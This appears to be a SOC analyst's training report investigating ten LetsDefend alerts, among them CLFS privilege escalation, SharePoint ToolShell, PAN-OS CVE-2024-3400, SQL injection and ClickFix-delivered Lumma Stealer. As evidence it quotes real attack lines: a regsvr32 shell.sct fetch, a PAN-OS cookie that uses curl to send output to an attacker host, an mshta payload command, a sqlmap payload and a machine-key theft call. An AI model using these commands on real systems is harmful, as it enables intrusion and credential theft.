

LetsDefend SOC Monitoring Project

10-Alert Investigation Report

Security Operations Center (SOC) Analyst Practice & Findings

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1. Executive Summary

This project documents the investigation of ten security alerts in LetsDefend. The investigations cover endpoint malware, phishing, web exploitation, RDP attacks, SQL injection, VPN abuse, command injection, and remote code execution. The work combines alert metadata with endpoint telemetry, process trees, network logs, email evidence, threat-intelligence lookups, VirusTotal results, and LetsDefend playbook outcomes.

Overall findings

- 10 alerts were investigated and documented.
- All 10 were ultimately recorded as TRUE POSITIVE in the supplied findings log.
- Several cases progressed from an attempted attack to confirmed execution or access through endpoint/process/network evidence.
- The investigations repeatedly used correlation rather than relying on IP reputation or a single alert field.

Risk scoring approach

The supplied project defines risk as Impact × Confidence. Impact and Confidence are each scored from 1 to 5, producing a maximum of 25. The project classifies 20–25 as Critical, 15–19 as High, 7–14 as Medium, and 1–6 as Low.

Alert	Platform severity	Project risk	Disposition	Playbook result
SOC335	Medium	25/25 Critical	True Positive	10 pts / 75%
SOC336	Critical	25/25 Critical	True Positive	15 pts / 100%
SOC342	Critical	25/25 Critical	True Positive	30 pts / 100%
SOC274	Critical	25/25 Critical	True Positive	25 pts / 91%
SOC127	High	15/25 High	True Positive	20 pts / 80%

SOC338	Critical	25/25 Critical	True Positive	20 pts / 100%
SOC153	Medium	20/25 Critical	True Positive	15 pts / 100%
SOC282	Medium	25/25 Critical	True Positive	20 pts / 100%
SOC176	Medium	20/25 Critical	True Positive	30 pts / 100%
SOC257	Low	Not assigned	True Positive	Playbook steps correct

2. Investigation Methodology

The investigations followed a structured SOC alert investigation process:

1. Alert Review

Reviewed the alert severity, event time, affected host, source and destination, alert type, and available MITRE ATT&CK mappings.

2. Evidence Collection

Collected supporting evidence from Log Management, Endpoint Security, Email Security, Network Activity, Process History, Browser History, Terminal History, Threat Intelligence, and VirusTotal.

3. Timeline Analysis

Compared timestamps from different security tools to understand the sequence of events and reconstruct the attack timeline.

4. Indicator Investigation

Investigated relevant IP addresses, domains, URLs, file hashes, processes, and email addresses.

5. Attack Chain Reconstruction

Connected individual events to understand how the attack progressed, from initial access through execution, discovery, privilege escalation, or C2 communication where applicable.

6. Attack Success Assessment

Determined whether the activity was only an attempted attack or whether there was evidence of successful access, code execution, malware execution, privilege escalation, or C2 communication.

7. Containment and Response

Determined appropriate response actions such as host isolation, blocking malicious indicators, resetting credentials, removing malicious files, or escalating the incident.

8. Final Classification

Compared the collected evidence with the LetsDefend investigation playbook and recorded the final disposition.

9. Documentation

Documented each case using four main sections: What Happened, Evidence, MITRE ATT&CK, and Actions.

3.1 Alert 1 — SOC335

CVE-2024-49138 Exploitation Detected

Field	Finding
Event ID	313
Platform severity	Medium
Alert type	Privilege Escalation
Difficulty	Medium
Event date	2025-01-22
Host / target	Victor (172.16.17.207)
Source	185.107.56.141

Destination	172.16.17.207:3389
Final disposition	TRUE POSITIVE
LetsDefend playbook result	10 points (75% success rate)
Project risk	25/25 — Critical

What Happened

An attacker gained access to Victor's computer through repeated RDP connection attempts. After gaining access, the attacker downloaded a file related to CVE-2024-49138, a Windows CLFS privilege-escalation vulnerability. The executable was launched and subsequent PowerShell activity ran with SYSTEM-level privileges.

Evidence


1. Initial access: 185.107.56.141 made repeated RDP connections to port 3389, followed by Event ID 4624 Logon Type 10 (RemoteInteractive).
2. Discovery: whoami /priv and whoami were executed before privilege escalation.
3. Tool transfer: PowerShell downloaded service-installer.zip from files-lid.s3.us-east-2.amazonaws.com, extracted it with 7-Zip (password "infected"), deleted the ZIP and launched C:\temp\service_installer\svohost.exe.
4. Privilege escalation: svohost.exe (SHA256 b432dcf4...122db9, VirusTotal 44/65, tagged CVE-2024-49138) spawned powershell.exe running whoami as NT AUTHORITY\SYSTEM.

MITRE ATT&CK

T1110 (Brute Force), T1021.001 (Remote Services: RDP), T1033 (System Owner/User Discovery), T1059.001 (PowerShell), T1105 (Ingress Tool Transfer), T1070.004 (File Deletion), T1036.005 (Masquerading), T1068 (Exploitation for Privilege Escalation)

Actions

- Contain Victor.
- Block 185.107.56.141.
- Block the malicious download URL.
- Reset the affected account's credentials.
- Verify the Windows CLFS vulnerability is patched and review RDP/MFA controls.
- Hunt for the identified file hash on other endpoints.



3.2 Alert 2 — SOC336

Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)

Field	Finding
Event ID	314
Platform severity	Critical
Alert type	Malware
Difficulty	Medium
Event date	2025-02-04
Host / target	Austin (172.16.17.137)
Source	84.38.130.118
Destination	Austin endpoint
Final disposition	TRUE POSITIVE
LetsDefend playbook result	15 points (100% success rate)
Project risk	25/25 — Critical

What happened:

Austin received a phishing email from projectmanagement@pm.me with the subject "Important: Action Required for Upcoming Project Deadline". It came from IP 84.38.130.118 and was delivered (action Allowed). The email had a malicious attachment, mail.rtf, which exploits CVE-2025-21298 (a Windows OLE bug that runs code when the email is opened or previewed).

Evidence:


1. The attachment is malicious. VirusTotal: 28/61 vendors flag it as a CVE-2025-21298 exploit. LetsDefend Threat Intel also tags it as Exploit.CVE-2025-21298.
2. The exploit worked. Outlook started cmd.exe, which is not normal. cmd.exe then ran: regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll This uses a trusted Windows tool (regsvr32) to download and run attacker code.
3. The C2 was accessed. Log Management shows Austin's host (172.16.17.137) connecting to 84.38.130.118 on port 80.
4. The same IP (84.38.130.118) sent the email and hosted the malicious file, so the attacker controls both.
5. The malware was not quarantined. Browser history was reviewed and nothing malicious was found.

MITRE ATT&CK:

T1566.001 (phishing attachment), T1203 (exploitation), T1059.003 (cmd), T1218.010 (regsvr32), T1071.001 (web C2)

Actions:

- Contain Austin's host.
- Delete the email from all mailboxes.
- Block 84.38.130.118, the sender address and the shell.sct URL.
- Reset Austin's password.
- Install the January 2025 Windows security update for CVE-2025-21298.
- Check other hosts for the same hash, IP or regsvr32 command.



3.3 Alert 3 — SOC342

CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE

Field	Finding
Event ID	320
Platform severity	Critical
Alert type	Web Attack
Difficulty	Hard
Event date	2025-07-22
Host / target	SharePoint01 (172.16.20.17)
Source	107.191.58.76
Destination	172.16.20.17:443
Final disposition	TRUE POSITIVE
LetsDefend playbook result	30 points (100% success rate)
Project risk	25/25 — Critical

What happened:

An attacker from the internet (107.191.58.76) attacked our SharePoint server using the ToolShell vulnerability (CVE-2025-53770). They sent a POST request to `/_layouts/15/ToolPane.aspx` with a


fake referer (/_layouts/SignOut.aspx). The request was designed to exploit the SharePoint authentication-bypass vulnerability. The request was allowed, and subsequent process, file, and network evidence confirmed successful exploitation.

Evidence:

1. The web server ran attacker commands. w3wp.exe (the SharePoint web server) started a hidden PowerShell command. This should never happen on a web server.
 2. The attacker built a file. csc.exe compiled C:\Windows\Temp\payload.cs into C:\Windows\Temp\payload.exe.
 3. The attacker installed a web shell. cmd.exe wrote spinstall0.aspx into the SharePoint LAYOUTS folder. This page lets the attacker run commands on the server through the web.
 4. The attacker stole the server's secret keys. PowerShell ran [System.Web.Configuration.MachineKeySection]::GetApplicationConfig(). With these keys, the attacker can get back in even after the server is patched.
 5. The server connected back to the attacker. Network logs show SharePoint01 connecting to 107.191.58.76 at 13:08:04.
 6. The attacker IP is malicious. LetsDefend Threat Intel tags it as CVE-2025-53770. VirusTotal: 10/91 vendors flag it.
 7. This was not a planned test. No email about a penetration test was found. All commands ran as IIS APPPOOL\SharePoint - 80 (the SharePoint service account).
- MITRE ATT&CK: T1190 (exploit public app), T1059.001 (PowerShell), T1505.003 (web shell), T1552 (stolen keys), T1071.001 (web C2)

Actions:

- Contain SharePoint01 and escalate to Tier 2.
- Block 107.191.58.76.
- Delete spinstall0.aspx and payload.exe.
- Check other servers for the same IP, web shell or commands.



3.4 Alert 4 — SOC274

Palo Alto Networks PAN-OS Command Injection (CVE-2024-3400)

Field	Finding
Event ID	249
Platform severity	Critical
Alert type	Web Attack
Difficulty	Hard
Event date	2024-04-18
Host / target	PA-Firewall-01 (172.16.17.139)
Source	144.172.79.92
Destination	172.16.17.139
Final disposition	TRUE POSITIVE
LetsDefend playbook result	25 points (91% success rate)
Project risk	25/25 — Critical

What happened:

An attacker from the internet (144.172.79.92) attacked our Palo Alto firewall using CVE-2024-3400. They sent a POST request to /global-protect/login.esp with a

malicious cookie: `SESSID=../../../../../opt/panlogs/tmp/device_telemetry/hour/aaa`curl IFS144.172.79.92:4444?user=(whoami)`` The `../` part moves the file into the telemetry folder. The part inside the backticks is a command. It tells the firewall to run `whoami` and send the result to the attacker on port 4444.


Evidence:

1. The request was accepted. The `nginx sslvpn_access.log` shows HTTP 200 for `login.esp` and `logout.esp` from 144.172.79.92. The user-agent was `curl/8.4.0`, which means a script, not a real user.
2. The command reached the shell. The telemetry log shows the malicious file name in `/opt/panlogs/tmp/device_telemetry/` and the firewall putting it into a `dt_curl` command. This makes the attacker's command run as root.
3. The attack worked. Endpoint Network Action shows the firewall connecting to 144.172.79.92 at 15:09:42, the same second the command ran.
4. The attacker IP is malicious. LetsDefend Threat Intel tags it as Malicious. VirusTotal: 11/91 vendors flag it.
5. This was not a planned test. No email about a penetration test was found.
6. Processes on the firewall look normal. Terminal and browser history are empty.

MITRE ATT&CK: T1190 (exploit public app), T1059.004 (Unix shell), T1033 (whoami), T1071.001 (web callback)

Actions:

- Contain the firewall and escalate to Tier 2.
- Block 144.172.79.92. - Disable GlobalProtect from the internet until patched.
- Check the firewall for backdoors. Consider a factory reset and change all firewall passwords and keys.
- Check other devices for traffic to 144.172.79.92.



3.5 Alert 5 — SOC127

SQL Injection Detected

Field	Finding
Event ID	235
Platform severity	High
Alert type	Web Attack
Difficulty	Medium
Event date	2024-03-07
Host / target	WebServer1000 (172.16.20.12)
Source	118.194.247.28
Destination	172.16.20.12:80
Final disposition	TRUE POSITIVE
LetsDefend playbook result	20 points (80% success rate)
Project risk	15/25 — High

What happened:

An attacker from the internet (118.194.247.28) attacked our web server with many SQL injection requests. The alert request tried SQL injection, XSS, xp_cmdshell and reading /etc/passwd all in one URL. This type of mixed payload is used by automated

The activity was consistent with an automated SQL injection scan.

Evidence:


1. It was an automated tool. The User-Agent was "sqlmap/1.7.2#stable (<https://sqlmap.org>)". There were many requests in the same second.
2. Example request: `/index.php?id=1') AND 2574=CAST((CHR(113)||CHR(107)...)) AS NUMERIC) AND ('FiHf'='FiHf`. The payload attempted to make the database return a hidden marker.
3. The available evidence did not confirm successful SQL injection or data extraction. Every request returned HTTP 200 with 865 bytes. The repeated response size did not show evidence of returned database data or an error response.
4. Nothing suspicious was observed on the server. Endpoint Security showed no suspicious processes on WebServer1000 around the attack time.
5. The attacker IP is malicious. VirusTotal: 9/91 vendors flag it. AbuseIPDB: reported 4,290 times. It is in China (China Unicom).
6. This was not a planned test. No email about a scan or penetration test was found.

MITRE ATT&CK:

T1595.002 (Vulnerability Scanning), T1190 (Exploit Public-Facing Application)

Actions:

- Escalate to Tier 2 for further application/database-side validation because successful exploitation could not be conclusively ruled out from the available evidence.
- Block 118.194.247.28 on the firewall/WAF.
- Verify that the web application uses safe, parameterized database queries.
- Continue monitoring for additional scanning or exploitation from this source.



3.6 Alert 6 — SOC338

Lumma Stealer – DLL Side-Loading via ClickFix Phishing

Field	Finding
Event ID	316
Platform severity	Critical
Alert type	Data Leakage
Difficulty	Medium
Event date	2025-03-13
Host / target	Dylan endpoint
Source	132.232.40.201
Destination	Dylan
Final disposition	TRUE POSITIVE
LetsDefend playbook result	20 points (100% success rate)
Project risk	25/25 — Critical

What happened:

Dylan received a phishing email from update@windows-update.site (a fake Microsoft domain). The subject was "Upgrade your system to Windows 11 Pro for FREE". It was sent from IP 132.232.40.201 and was delivered (Allowed). The email copied Microsoft branding and had "UPDATE NOW" buttons linking to <https://windows-update.site/>. It also told the user to press Win+R, then Ctrl+V, then Enter. This is a ClickFix attack: the fake site copies a hidden command to the clipboard, and the user runs it themselves.

Evidence:

1. Dylan clicked the link. Browser history shows <https://windows-update.site/> at 23:26:08. The site is hosted on 132.232.40.201, the same IP that sent the email.
2. Dylan ran the command. Terminal history shows PowerShell started from explorer.exe (the Run box) running: mshta.exe <https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4> A second version hid the word mshta as 'ms]]]]ht]]]]a]]]].]]exe' and showed the fake text "I am not a robot - reCAPTCHA Verification ID: 3824" to trick the user.
3. The malware was downloaded. Proxy logs show mshta.exe on Dylan's host downloading maloy.mp4 from overcoatpassably.shop (172.67.139.19:443). Action: Allowed. The C2 was accessed. 4. The indicators are malicious. LetsDefend Threat Intel tags overcoatpassably.shop and 132.232.40.201 as Lumma Stealer. VirusTotal: domain 12/91, payload URL 14/92. maloy.mp4 is not a video. It is a script that mshta.exe runs to install Lumma Stealer. Lumma steals saved passwords, browser cookies and crypto wallets. MITRE ATT&CK: T1566.002 (phishing link), T1204.004 (malicious copy and paste), T1059.001 (PowerShell), T1027 (obfuscation), T1218.005 (mshta), T1105 (download), T1574.002 (DLL side-loading)

Actions:

- Contain Dylan's host and escalate to Tier 2.
- Delete the email from all mailboxes.
- Block windows-update.site, overcoatpassably.shop, 132.232.40.201 and 172.67.139.19.
- Reset all of Dylan's passwords and end his active sessions, because Lumma steals saved logins and cookies.
- Teach users never to paste commands into Win+R from a website or email.

The screenshot displays the LetsDefend Threat Intelligence interface. The top navigation bar includes links for Home, Learn, Practice, Challenge, and Pricing, along with a VIP+ for free badge and user icons. The left sidebar lists various security modules: Monitoring, Log Management, Case Management, Endpoint Security, Threat Intel, Email Security, and Sandbox. The main content area is divided into three tabs: MAIN CHANNEL, INVESTIGATION CHANNEL, and CLOSED ALERTS. The CLOSED ALERTS tab is active, showing a table of alerts. The first alert is 'Critical', dated 2026-10-02T01:02:00.181943+03:00, titled 'SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing'. The alert details show a 'True Positive' result, a 'Playbook Score' of 20 (100% success rate), and four playbook answers: 'Containment' (Next), 'Check If Someone Opened the Malicious File/URL?' (Opened), 'Delete Email From Recipient!' (Delete), and 'Check If Mail Delivered to User?' (Delivered). Below the first alert, three other alerts are visible: 'High' (SQL Injection Detected), 'Critical' (Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation), and 'Critical' (CVE-2025-53770 SharePoint ToolShell).

SEVERITY	DATE CLOSED	RULE NAME	EVENTID	TYPE	RESULT	ACTION
Critical	2026-10-02T01:02:00.181943+03:00	SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing	316	Data Leakage	✓	↻
High	2026-10-01T23:46:10.262467+03:00	SOC127 - SQL Injection Detected	235	Web Attack	✓	↻
Critical	2026-10-01T18:37:48.317038+03:00	SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)	249	Web Attack	✓	↻
Critical	2026-10-01T17:09:48.751573+03:00	SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE	320	Web Attack	✓	↻

3.7 Alert 7 — SOC153

Suspicious PowerShell Script Executed

Field	Finding
Event ID	238
Platform severity	Medium
Alert type	Malware
Difficulty	Medium
Event date	2024-03-14
Host / target	Tony (172.16.17.206)
Source	files-lid.s3.us-east-2.amazonaws.com
Destination	Tony
Final disposition	TRUE POSITIVE
LetsDefend playbook result	15 points (100% success rate)
Project risk	20/25 — Critical

What happened:

A malicious PowerShell script, payload_1.ps1, was downloaded and run on Tony's machine. The EDR only detected it and did not block or quarantine it. The script connected to a C2 server to download more malware.

Evidence:

1. The script was downloaded from the internet. Browser history shows https://files-lid.s3.us-east-2.amazonaws.com/payload_1.ps1 at 17:22:25. It was saved in C:\Users\LetsDefend\Downloads\.
2. The script is malicious. VirusTotal: 34/61 vendors flag it as a PowerShell trojan downloader (Boxter, linked to Azorult stealer). It checks for sandboxes and waits before acting to avoid detection.
3. The script ran. The alert fired at 17:23:43 with EDR action "Detected" (not blocked).
4. The C2 was accessed. A Sysmon DNS log (Event ID 22) shows powershell.exe, as user Tony, looking up kionagranada.com, which resolved to 161.22.46.148. One second later, the firewall log shows Tony's host connecting to 161.22.46.148 on port 443.
5. VirusTotal shows this script downloads <https://kionagranada.com/upload/beauty.exe>, a second-stage malware.

MITRE ATT&CK: T1189 (drive-by download), T1204.002 (user ran file), T1059.001 (PowerShell), T1071.001 (web C2), T1105 (download more tools)

Actions:

- Tony's host has been contained. Escalate to Tier 2.
- Block kionagranada.com and 161.22.46.148.
- Delete payload_1.ps1 and check for beauty.exe on the host.
- Reset the user's passwords, because Azorult steals saved logins.
- Search other hosts for the hash and for traffic to the C2.

The screenshot shows the LetsDefend interface with a sidebar on the left containing navigation links: Monitoring, Log Management, Case Management, Endpoint Security, Threat Intel, Email Security, and Sandbox. The main area is divided into three tabs: MAIN CHANNEL, INVESTIGATION CHANNEL, and CLOSED ALERTS. The CLOSED ALERTS tab is active, displaying a table of alerts. The table has columns: SEVERITY, DATE CLOSED, RULE NAME, EVENTID, TYPE, RESULT, and ACTION. The first alert is highlighted, showing details for a 'Medium' severity alert titled 'SOC153 - Suspicious Powershell Script Executed'. The details include a 'Difficulty' of Medium, a 'Result' of True Positive, a 'Playbook Score' of 15 (100% success rate), and three playbook answers: 'Containment' (Next), 'Check if Someone Requested the C2' (Accessed), and 'Analyze Malware' (Malicious). The 'Check if 